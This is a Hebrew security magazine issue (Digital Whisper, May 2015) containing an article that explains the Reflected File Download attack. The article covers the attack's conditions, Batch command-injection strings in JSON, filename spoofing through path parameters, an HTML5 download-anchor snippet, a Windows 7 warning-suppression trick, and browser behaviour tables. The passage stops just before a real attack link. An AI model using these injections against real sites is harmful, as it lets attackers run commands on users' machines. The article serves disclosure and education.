

# Digital Whisper

גליון 61, מאי 2015

מערכת המגזין:

מייסדים:

אפיק קסטיאל, ניר אדר

מוביל הפרויקט:

אפיק קסטיאל

עורכים:

אפיק קסטיאל

כתבים:

אורן חפ"ף, עו"ד יהונתן קלינגר, ליאור ברש וישי גרסטל.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il)



---

## דבר העורכים

---

ברוכים הבאים לגיליון ה-61 של DigitalWhisper!  
חודש אפריל חלף לו, חודש מאי הגיע ואיתו הגיע גם אוסף הביטים שאתם מפרסרים ברגע זה.  
אז באופן די מדהים (לפחות אותנו...), החודש אין לנו שום דבר מיוחד להגיד, וגם חשבנו שאולי ננצל את ההזדמנות וככה נפנק אתכם בגיליון איכותי שלא כולל את החפירות הרגילות שלנו. פשוט ככה. אין חשבון הבית.  
וכמובן, לפני שניגש לתוכן, ברצוננו להגיד תודה לכל אותם חברים שהשקיעו מזמנם וממרחם וכתבו לנו מאמרים. תודה רבה לאורן חפוף, תודה רבה לעו"ד יהונתן קלינגר, תודה רבה לליאור ברש, ותודה רבה לישי גרסטל!

**קריאה מהנה!**

ניר אדר ואפיק קסטיאל.



---

## תוכן עניינים

---

2	דבר העורכים
3	תוכן עניינים
4	Reflected File Download
23	האותיות הקטנות שאף אחד אף פעם לא קורא
30	LAIR - מאורת המטמון של אליבאבא - חלק ב'
36	דברי סיכום

## Reflected File Download

מאת אורן חפוף


### הקדמה

Reflected File Download (RFD) הינו וקטור התקפה כנגד משתמשי קצה באינטרנט המנצל חולשות באתרים ושירותים ברשת (Web Applications). וקטור תקיפה זה משפר את סיכוייו של תוקף במטרתו להשיג שליטה על מחשב הקצה של המשתמש בכך שהוא מאפשר הורדת קבצי הרצה מאתרים מוכרים ומאובטחים היטב, אשר זוכים לאמון המשתמש.

### שלבי התקיפה

בדומה למספר רב של התקפות על יישומי אינטרנט, תחילתה של התקפת RFD מתבצעת על ידי שליחה של קישור זדוני למשתמש. לעומת זאת, ולהבדיל מהתקפות אחרות, סיומה של המתקפה מחוץ לדפדפן ובא לידי ביטוי בהרצת פקודות ברמת מערכת ההפעלה:

- 1) המשתמש לוחץ על קישור זדוני אשר מוביל לאתר ידוע ומוכר (כמו <https://www.google.com>).
- 2) קובץ הרצה מורד באופן אוטומטי ונשמר במחשב המשתמש. כל הסימנים התומכים יעידו כי מדובר בקובץ אשר "אוכסן" על האתר המותקף.
- 3) המשתמש מריץ את הקובץ שירד, אך זה מכיל פקודות ברמת מערכת ההפעלה שמשתלטות על המכונה.



[שלושת שלבי התקפת Reflected File Download].


## השלכות

תוקפים יכולים לעשות שימוש מגוון בהתקפת RFD על מנת לגרום למשתמש נזק ו/או למחשבו:

- (1) השלטות מוחלטת על מחשב הקצה של המשתמש - תוקפים יכולים לגנוב מידע ולבצע פעולות על ידי הרצת פקודות ברמת מערכת ההפעלה או מנגנוני האוטומציה שלה. כך למשל ניתן להתקין תוכנה זדונית מכל סוג שהוא, או פשוט להשתלט על המכונה לכל צרכי התוקף.
- (2) השתלטות על דפדפן Chrome כולל על חיבורים מוצפנים - כנגזרת של היכולת להרצת פקודות, התוקף יכול להפעיל את דפדפן Chrome במצב לא מאובטח. מיד לאחר ההפעלה, לתוקף תהיה גישה מלאה לכל ה-Cookies, הסיסמאות והמידע המוצג והנשלח. יכולות אלה חלות על כל אתר אינטרנט שהוא ואינן מוגבלות את ה-Domain המותקף.
- (3) ניצול חולשות בתוכנות המותקנות על מחשב המשתמש - משום שלתוקף יש שליטה על שם הקובץ היורד (כפי שיובהר בהמשך המאמר), יכול התוקף לבחור בקובץ אשר ייפתח על ידי תוכנת צד שלישי (למשל, קורא קבצי PDF). הקובץ יותאם כך שינצל חולשה נוספת באותה תוכנת צד שלישי.

## הדרישות לקיום פגיעות RFD

- על מנת שהתקפת RFD תצליח, אנו זקוקים לקיומם של שלושה תנאים פשוטים הקלים לשינון:
- (1) Reflected - מידע הנשלח לשרת חוזר ומופיע בתשובה המתקבלת מן השרת (בדומה להתקפת Cross-Site Scripting). ניתן לחשוב על תנאי זה כתנאי הבומרנג: שלחתי - קיבלתי. כאן בדיוק אנו נזריק את פקודות מערכת ההפעלה.
  - (2) Filename (שם הקובץ) - ה-URL של השירות המותקף הוא סלחני ומאפשר לנו להוסיף תוכן משלנו (בדרך כלל בסופו). מדובר בהתנהגות מאוד נפוצה, ואנו נעשה בה שימוש על מנת לקבוע את סיומת הקובץ היורד כסיומת בררת הרצה (למשל, .bat).
  - (3) Download - התשובה המתקבלת מן השרת מורדת על ידי הדפדפן ונשמרת בדמות קובץ הנוצר יש מאין על ידי הדפדפן. משום שהדפדפן חייב לתת שם כלשהו לקובץ, הוא מסתמך על המידע שהזרקנו בתנאי מספר 2 לעיל.
- מאמר זה מכיל הסבר מפורט על כל אחת מן הדרישות לעיל. הבנה של כל דרישה ודרישה, תאפשר למצוא שירותים ואתרים העונים לשלושת התנאים האלה, לשלבן יחד ולנצל את הפגיעות.




[יישום אינטרנט פגיע ל-RFD אם שלושת תנאי ההתקפה מתקיימים]

## זיהוי הפגיעות


בחלקים הבאים נרחיב על כל אחד מהתנאים הנחוצים לקיומה של הפגיעות. אוסיף ואומר כי מניסיוני יישומי אינטרנט המבוססים על טכנולוגיות JSON ו-JSONP הינם לרוב מטרה קלה משום שהם מקיימים את שלושת תנאי ההתקפה באופן אינהרנטי (by definition). לכן, חלק ניכר מן הדוגמאות הטכניות הניתנות במאמר עוסקות בסוג זה של יישומים. עם זאת, חשוב לציין שהתקפות RFD אינן מוגבלות לסוג זה של יישומים.

## חיפוש אחר קלט חוזר (Reflected)

בהתאם לאופי הבדיקה (קופסא שחורה/אפורה/לבנה וכו'), נתור אחר קלט המוחזר את גוף התשובה (Response Body). אנו זקוקים לכך על מנת שנוכל להזריק פקודות מערכת הפעלה לתוך הקובץ הנוצר.



[קלט הנשלח בפרמטר "bar" מוחזר בגוף התשובה]



על מנת לעזור ולהכווין את הקורא, להלן רשימה של סוגי קלט בעלי שכיחות גבוהה של החזרה (Reflection):

- 1) פרמטרים - אם יישום האינטרנט עושה שימוש בפרמטרים הנשלחים בבקשה, זהו קלט מצויין להתחיל בו. לא אחת קלט זה יוחזר בתשובה.
- 2) שגיאות - החזרה של סיבת השגיאה המפורטת הינה טעות נפוצה של צוותי פיתוח. שינוי של פרמטרים בבקשה ואפילו של מרכיבים ב-URL עשויים להוביל לשגיאה המכילה את הקלט שגרם לה. משום שחזר הקלט אותו שלחנו עולים הסיכויים להצלחת ההתקפה.
- 3) בסיס-נתונים ומידע המאוכסן בצד השרת - במקרים מסויימים קלט הנשלח על ידי תוקף נשמר על ידי היישום (למשל בבסיס נתונים). ייתכן ובעתיד קלט זה יישלף ויוחזר על ידי השרת. דוגמא נפוצה היא יצירה של משאב כלשהו וקבלת מזהה (id) לשליפה עתידית. על ידי שליחה של אותו המזהה בבקשה לשרת נשלף המידע הזדוני ומוחזר בתשובה.
- 4) JSONP Callbacks - על פי ההגדרה, JSONP Callbacks מוחזרים לצד המשתמש בדמות קריאה לפונקציית JavaScript העוטפת ומעבדת את המידע המוחזר מהיישום. במידה ואין מספיק ולידציות על פרמטרים מסוג זה, ניתן בנקל לעשות בם שימוש זדוני לצורך הזרקת פקודות.

### שבירת הקונטקסט לצורך הרצת פקודות מערכת הפעלה

מחרוזות (Strings) בדרך כלל תחומות על ידי מרכאות כפולות (double quotes). ממש כמו המחרוזות "foo" ו-"bar" המוצגות בגוף התשובה שהתקבלה מהשרת בתרשים 3 לעיל. במקרים מסויימים נעשה שימוש בתווים אחרים על מנת לתחום מחרוזת, כמו למשל בתו גרש (single quote). החדשות הרעות הן, שאלו גם התווים התחומים מחרוזות בסביבות ההרצה של מערכת הפעלה, Windows Script ו-Batch. אליהם אנו שואפים להזריק את הקלט שלנו. מכאן, שעלינו "לשבור" את הקונטקסט - לשבור את המחרוזת! יציאה מגבולות המחרוזת תוביל אותנו לקונטקסט המכיל פקודות להרצה.

העיקרון המוצג לעיל זהה לזה הקיים בהתקפות הזרקה רבות כולל OS command injection.

מנגנון הגנה נפוץ מאוד הינו מגנון ה-Escaping. בניגוד לקידוד (Encoding) קלט אשר עובר Escaping עדיין יכול את התו הבעייתי (במקרה שלנו גרש או גרשיים) כאשר לפניו מופיע תו המורה לתוכנית המפענחת שעליה להתעלם מאופיו המיוחד של התו. בקונטקסט של JavaScript ו-JSON התו בו נעשה שימוש הינו לוכסן הפוך, כלומר Backslash (\). להלן מספר דוגמאות:  
Escaping: (") יהפוך ל-\"), (' ) יהפוך ל-\'), (\ ) יהפוך ל-\\), וכו'.



כמעט בכל שפה ופורמט קיים מנגנון Escaping מובנה. גם ב-Windows Batch קיים מנגנון כזה, אולם נעשה שימוש בתו Caret (^) לצורך ביטול משמעותו המיוחדת של התו העוקב. הווה אומר, אין למנגנון ההגנה הננקט על ידי יישומי האינטרנט כל השפעה בסביבת Windows Batch משום שלתו Backslash (\) אין כל משמעות מיוחדת.

חשוב לזכור כי בסביבת Batch לחיצה על מקש ה-Enter משמעותה "הרץ עד לכאן והתכונן לפקודה הבאה". לכן, אם ניתן להזיק את תו ירידת השורה (ASCII 10, hex ASCII 0x0a) והוא חוזר כמו שהוא - אין חשש מ-Escaping כי אפשר פשוט לסיים את המקטע הנוכחי ולעבור לבא.

## הזרקת פקודות ואופרטורים

במידה ונחלנו הצלחה בשבירת הקונטקסט, חשוב להכיר את האופרטורים של Batch שיאפשרו להזריק פקודות רבות ולגרום נזק:

- **& מפריד פקודות** - תו זה מפריד בין פקודות, **הפקודות משני צידי ירצו**.  
דוגמא: {"a": "rfd\&calc&", "b": "b"}  
• **&& מפריד פקודות לוגי "וגם" (AND)** - הפקודה העוקבת תרוץ רק אם הראשונה הצליחה.  
דוגמא: {"a": "rfd\&calc&&mspaint&&", "b": "b"}  
• **| ניתוב פלט כקלט לפקודה הבאה** - הפקודה העוקבת תרוץ רק אם הראשונה הצליחה.  
דוגמא: {"a": "rfd\&calc|notepad=", "b": "b"}  
• **|| מפריד פקודות לוגי "או" (OR)** - הפקודה העוקבת תרוץ רק אם הראשונה נכשלה.  
דוגמא: {"a": "rfd\&calc|notepad=", "b": "b"}  
• **[0x0a] שורה חדשה** - מפריד בין רצפי פקודות. **הפקודות משני הצדדים ירצו**. דומה ל-&. דוגמא: REM no need to break quotes. {"a": "rfd[0x0a]calc[0x0a]", "b": "b"}  
• **תווים מיוחדים אחרים** - במקרים מסויימים ייתכן שימוש בתווים מיוחדים נוספים על מנת להגיע לרצף הפקודות המיוחל. בין תווים אלה תווי ניתוב הפלט (<> << >>), תווים המציינים משתנים להפעלה ( = , ; רווח טאב סוגריים), מילים שמורות כמו NUL ו-REM ומשתני סביבה (נדרש התו אחוז %).
- הערה חשובה:** שימו לב כי חלק מן התווים המיוחדים דורשים קידוד מקדים באמצעות URL Encoding לפני שליחתם לשרת, והוספתם לקישור הזדוני המנצל את ההתקפה!
- בהמשך המאמר נראה שמספיק תו בודד כמו התו | (pipe) בשביל לשרשר מספר כמעט בלתי מוגבל של פקודות.



## שליטה בשם הקובץ

זהו אם כן התנאי השני להצלחת ההתקפה. אנו שואפים לשנות את הקונטקסט שבו תתפרש התשובה המתקבלת מהשרת (מהדפדפן אל מערכת ההפעלה) על מנת שהתשובה תקבל משמעות חדשה וזדונית.


במערכות הפעלה מסוג Windows הקונטקסט שבו ירוץ קובץ נקבע על ידי הסיימת שלו. כך למשל, קובץ אשר מסתיים ב-".html" ייפתח על ידי תוכנת הדפדפן. אולם קבצים בעלי סיומת ".cmd" ו-".bat" ייפתחו בקונטקסט של הרצת פקודות מערכת הפעלה (cmd.exe).

במידה ולא מצורפת ההנחייה "filename=" המוחזרת באמצעות Response Header מסוג Content-Disposition, אין לדפדפן ברירה והוא חייב "לנחש" את שם הקובץ המיועד על ידי התבוננות ב-URL המופיע בשורת הכתובת. תוקף יכול לשנות את מרכיב ה-"Path" ב-URL (זה המופיע בין שם הדומיין לבין סימן השאלה הראשון) על מנת שזה יכיל סיומת בררת הרצה, אותה יעניק הדפדפן לקובץ היורד.

## הוספת Forward-Slash

התו לוכסן "/" או בשמו הלועזי Forward Slash הוא התו הרשמי המגדיר את הנתיב במרכיב ה-"Path" של ה-URL. לכן, הזרקה של תו זה בסיום ה-URL ולאחריו שם קובץ וסיימת ייתמכו באופן אחיד על ידי כל הדפדפנים. לשמחתנו (או לצערינו), ניתן להוסיף תו זה לרבים מיישומי האינטרנט מהסיבות הבאות:

- (1) היישום נוקט גישה סלחנית לגבי מיפוי הנתיבים מן ה-URL ופשוט מתעלם משאר הנתיב ברגע שנמצא נתיב קיים.
- (2) היישום הוא Restful API וככזה עושה שימוש בתו "/" על מנת להפריד בין משאבים ויישויות וירטואליות בשרת.
- (3) היישום מייצר שגיאה בגין תוספת של לוכסנים, אך בשגיאה זו עדיין מופיע קלט שהתקבל מהמשתמש (Reflection) ולכן הפגיעות נותרת נצילה.



[שם הקובץ נשלט על ידי התוקף בעוד שהשרת מתעלם מהוספת תווי Slash]

## הוספת Path Parameters

מסמכי האיפיון של מבנה ה-URI ([URI specification](#)) מגדירים יכולות לשליחת פרמטרים באמצעות מרכיב ה-"Path" של ה-URI על ידי הוספת התו ";" (Semicolon) בחלק זה. נוסף על כך, מספר רב של טכנולוגיות לפיתוח יישומי אינטרנט תומכות ביכולת זו לצורך השליחה של Session ID במידה ודפדפן הקצה אינו תומך ב-Cookies. דוגמא מובהקת לכך מוצגת במסמכי האיפיון של יישומי אינטרנט מבוססי Java תחת סעיף 7.1.3 ([Java Servlet specification](#)).

במילים אחרות, כאשר יישום האינטרנט מקבל פרמטרים במרכיב ה-"Path" הוא לא מכיר בהם כחלק מנתיב הקובץ אלא כפרמטרים. כלומר, ניתן יהיה להזריק לשם תוכן ועדיין לקבל חזרה תשובות מיישום האינטרנט אליו או פונים. אך לא כך הדבר עבור הדפדפן בבואו לקבוע את שם הקובץ מתוך ה-URL. למעשה, רוב הדפדפנים (מלבד Safari) יפרשו את שם הקובץ מתוך ה-Path Parameters המוזרקים.

(1) דפדפני Internet Explorer ו-Firefox:

פירוש שם הקובץ מתוך <https://example.com/api/setup.bat> יהיה "setup.bat".

(2) דפדפני Chrome ו-Opera:

פירוש שם הקובץ מתוך <https://example.com/api/setup.bat> יהיה "api". כלומר מתעלמים מהתוכן שמגיע אחרי התו ";". יותר מדויק להגיד שמתעלמים מהתוכן שמגיע אחרי התו "; האחרון! ולכן, פירוש שם הקובץ מתוך <https://example.com/api/setup.bat;ignored> יהיה "setup.bat". ניתן לשלב את המסקנות מ-(1) ומ-(2) ליצירת וקטור תקיפה הנתמך בכל הדפדפנים לעיל:

(3) כלל הדפדפנים (מלבד Safari):

פירוש שם הקובץ מתוך <https://example.com/api/setup.bat/setup.bat> יהיה "setup.bat".  
**הערה חשובה:** בעקבות החשיפה ייתכן ויתבצע שינוי בלוגיקה זו עבור חלק מהדפדפנים, לכן מומלץ תמיד לבדוק ולהתאים את ה-Payload.

## שמות קבצים וסיומות המתאימים לניצול RFD

### Windows Batch Scripts

על ידי קביעת סיומת הקובץ ל-"bat" או ".cmd" ניתן לגרום לתשובה מהשרת להיפתח ולהתפרש על ידי מערכת ההפעלה כסט של פקודות (Batch Script). זוהי כנראה הדרך הקלה ביותר ובעלת פוטנציאל הנזק הרב ביותר בעת ניצול חולשות RFD.



## Windows Script Host

על ידי קביעת סיומת הקובץ ל-".hta", ".wsf", ".vbe", ".wsh", ".vbs", ".js" ניתן לגרום לתשובה מהשרת להיפתח על ידי מנגנון ה-Scripting של Windows הנקרא Windows Script Host. גם כאן ניתן להריץ פקודות מערכת הפעלה, אך נדרשים קישורים טכניים גבוהים יותר מצד התוקף.

## שפות Script אחרות

במידה ומוחקן על מחשב הקצה Interpreter של שפת Script אחרת המשייך פתיחת קבצים עם סיומות ייעודיות באמצעותו, הדבר ניתן לניצול. כך למשל, אם מותקנת שפת Perl על המכונה - ניתן לעשות שימוש בסיומות ".ק". המשוויכות אליה.

שם תוכנית היעד	סיומות משוייכות	קובץ ההרצה שיופעל
Windows Batch Files	.bat, .cmd	cmd.exe
Windows Script Host	.js, .vbs, .jse, .vbe	wscript.exe (cscript.exe)
Windows Script Host	.wsf, .wsh	wscript.exe* XML/INI
HTML Application	.hta	mshta.exe

[סיומות מסוכנות לצד התוכנות המקושרות אליהן]

באופן תיאורטי, תוקפים יכולים לבחור על סיומת בה הם חפצים. לכן, לא מן הנמנע שבעתיד הלא רחוק יפורסמו סיומות נוספות בהן ניתן לעשות שימוש בהתקפות RFD.

## עקיפת מנגנון אבטחה בסביבת Windows 7 - דיכוי של אזהרה בעת הרצת קובץ


כבר הזכרנו מספר פעמים במאמר את קלות הניצול של ההתקפה באמצעות קבצי ".bat" ו-".cmd". מסתבר שקבצים אלה מציגים ייתרון נוסף לתוקפים. בחודש מרץ 2015 דיווחתי לחברת Microsoft על כך שניתן לדכא את האזהרות המוצגות למשתמשים בעת הרצה של קבצי Batch המורדים מהאינטרנט. כתוצאה מכך, קבצים שירדו באמצעות RFD יורצו מיידית עם פתיחתם.

ב-Windows7 נעשה שימוש במערכת הקבצים NTFS על מנת לסמן קבצים "לא בטוחים" שירדו מאזור אבטחה (Security Zone) אחר, כמו למשל, רשת האינטרנט.

במידה וקובץ כזה מנסה לרוץ, תתקבל האזהרה הבאה:



האזהרה מוצגת ומתריעה בפני משתמשים על הסכנות בהרצת קבצים מהאינטרנט בשביל לודא האם קובץ מסויים סומן כ-"לא מאובטח", ניתן פשוט לגשת למאפייני הקובץ. אם מופיע האפשרות "Unblock" סימן שאזהרה תוצג למשתמש וכי הקובץ מסומן כמסוכן.



כפתור ה-"unblock" מופיע ומעיד על כך שתידרש הסכמה לפני הרצת הקובץ אולם, במהלך המחקר על התקפות RFD גיליתי שניתן לדכא את ההתרעות במידה ושם הקובץ מכיל את אחת מהמחרוזות הבאות:

- Install
- Setup
- Update
- Uninst

מאוד ייתכן כי מחרוזות נוספות יובילו לאותה התנהגות שכן מדובר באופן ברור ברשימה סגורה של מחרוזות.

פרצה זו נתגלתה על גבי מערכות ההפעלה הבאות:

- Windows 7 32bits (Fully Patched)
- Windows 7 64bits (Fully Patched)








התקפות RFD לא תלויות בכך שניתן לעקוף את ההתרעות המוצגות למשתמש. גם אם פרצה זו תתוקן עדיין יש מקום לחשוש מהתקפות RFD. הסיבה לכך פשוטה, במרוצת השנים מחקרים רבים הוכיחו כי משתמשים פשוט מתעלמים מהתרעות האבטחה, כפי שמוצג במחקר גדול שנעשה בנושא על ידי חברת Google וניתן לקרוא בקישור הבא: <http://research.google.com/pubs/pub41323.html>

### גורמים להורדת התשובה כקובץ

זהו התנאי השלישי להצלחת ההתקפה. בשלב זה על הקורא כבר להבין איך להזריק פקודות מערכת הפעלה לתשובה וכיצד ניתן לבחור את שם הקובץ ולהשפיע עליו. כל שנותר הוא "להכריח" את הדפדפן "להוריד" את התשובה ולשמור אותה כקובץ.

### השפעת ה-Content-Type על ההורדה

דפדפנים שונים מתנהגים באופן שונה לחלוטין עבור ערכי Content-Types שונים. בשביל ליצוק קצת תוכן והיגיון למשפט הקודם - הכנתי את הטבלה הבאה:

Content-Type							
application/json	Green	Green	Green	Red	Red	Green	Green
application/x-javascript	Green	Green	.js	.js	Red	Green	Green
application/javascript	Green	Green	.js	.js	Red	Green	Green
application/notexist	Red	Red	Red	Red	Red	Red	Red
text/json	Green	Red	Red	Red	Red	Green	Green
text/x-javascript	Green	Red	Red	Red	Red	Green	Green
text/javascript	Green	Green	.js	.js	Red	Green	Green
text/plain	sniff*	sniff*	sniff	sniff	Red	sniff*	sniff
text/notexist	Green	Red	Red	Red	Red	Green	Green
application/xml	Green	Green	Green	Green	Green	Green	Green
text/xml	Green	Green	Green	Green	Green	Green	Green
text/html	Green	Green	Green	Green	Green	Green	Green
no content-type header	sniff*	sniff	sniff	sniff	Green	sniff*	sniff

[ערכי Content-Type אשר יובילו להורדת התשובה בדפדפנים השונים]

## מקרא:

■ - התשובה מורדת ונשמרת כקובץ.

■ .js - בגירסאות האחרונות של דפדפני Internet-Explorer הדפדפן כופה את הסיומת ".js" על הקובץ

הנשמר עבור ערכי Content-Type מסויימים. הדבר עדיין מאפשר הרצה של פקודות מערכת הפעלה תוך שימוש ב- Windows Script Host.

■ sniff - הדפדפן עושה שימוש ב-Mime-Sniffing על מנת לקבוע אם להוריד את הקובץ. במידה ויזרקו תווים שאינם ניתנים להצגה (Non-Printable-Characters) התשובה תישמר כקובץ.








■ sniff\* - הדפדפן עושה שימוש ב-Mime-Sniffing רק אם לא צורפה ההנחיה "nosniff" לתשובה. זאת על מנת לקבוע אם להוריד את הקובץ. במידה ויזרקו תווים שאינם ניתנים להצגה (Non-Printable-Characters) התשובה תישמר כקובץ.

## Content-Disposition Header

סעיף 19.5.1 במסמך האיפיון של פרוטוקול ה-HTTP ([HTTP/1.1 RFC](http://www.ietf.org/rfc/rfc1951.txt)) מגדיר את Content-Disposition. Header זה יכול להתווסף לתשובה המתקבלת מהשרת ולהורות על שמירה והורדה של התשובה כקובץ ובכך למנוע פתיחה. משום כך, נעשה שימוש נרחב ב-Header זה על מנת למנוע התקפות כגון Cross-Site Scripting הנובעות מהעלאת קבצים לשרת או מ-Reflection.

אולם, גם ב-Header הזה צריך לדעת איך להשתמש. במידה והוגדר לא נכון - Content-Disposition יכול לגרום לסוג הגרוע ביותר של התקפות RFD. בכל מקרה שמצרפים Content-Disposition Header לתשובה חובה לציין את ההנחיה "filename" על מנת למנוע מהדפדפן "לנחש" את שם הקובץ מה-URL. זו בדיוק הבעיה שמצאתי בשירותים של Google ושל חברות רבות אחרות.

הטבלה הבאה מסכמת את ההתהגות של הדפדפנים השונים עם קיומו של Content-Disposition Header:

Content-Type [with Content-Disposition]							
application/json	■	■	■	■	■	■	■
application/x-javascript	■	■	.js	.js	■	■	■
application/javascript	■	■	.js	.js	■	■	■
application/notexist	■	■	■	■	■	■	■
text/json	■	■	■	■	■	■	■
text/x-javascript	■	■	■	■	■	■	■
text/javascript	■	■	.js	.js	■	■	■
text/plain	sniff*	■	■	■	■	sniff*	■
text/notexist	■	■	■	■	■	■	■
application/xml	■	■	■	■	■	■	■
text/xml	■	■	■	■	■	■	■
text/html	■	■	■	■	■	■	■
no content-type header	sniff*	sniff	■	■	■	sniff*	■

[ערכי Content-Type אשר יובילו להורדת התשובה בנוכחות Content-Disposition]

Reflected File Download

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

ניתן להבחין שהטבלה כולה כמעט אדומה! במילים אחרות, התקפת RFD במקרה שכזה תעבוד כמעט תמיד ועל כל סוגי הדפדפנים הנפוצים.



### הנחיית Download לתגיות קישור (HTML5 Anchors)

אפילו במקרים בהם Content-Disposition לא מופיע בתשובה, תוקפים יכולים "להכריח" את הדפדפן "להוסיף" אותו. בדפדפנים Chrome ו-Opera קיימת תמיכה בהוספת ההנחיה "download" גם בין דומיינים זרים בתוך תגיות <A>. ה-Attribute מסוג download התווסף לאחרונה ב-HTML5.

להלן דוגמה לקוד אשר מנצל את ההתקפה:

```
<a download href="https://example.com/a;/setup.bat;"> https://example.com/a;/setup.bat; </a>
```

לצורך עקביות, ניתן לראות את ההתנהגות בטבלה הבאה:


Content-Type [<a download>]		
application/json	Red	Red
application/x-javascript	Red	Red
application/javascript	Red	Red
application/notexist	Red	Red
text/json	Red	Red
text/x-javascript	Red	Red
text/javascript	Red	Red
text/plain	Green	Green
text/notexist	Red	Red
application/xml	Green	Green
text/xml	Green	Green
text/html	Green	Green
no content-type header	sniff*	sniff*

[הוספת ההנחיה download בשילוב עם ערכי Content-Type שונים]

### ניצול מתקדם של התקפות RFD על מנת להשתלט על Chrome

לצורך ההמחשה ושיפור ההבנה, בחלק זה נסתכל על דוגמה אמיתית שבנית כנגד שירות של Google. להלן לינק ההתקפה הסופי (הפרצה תוקנה):

```
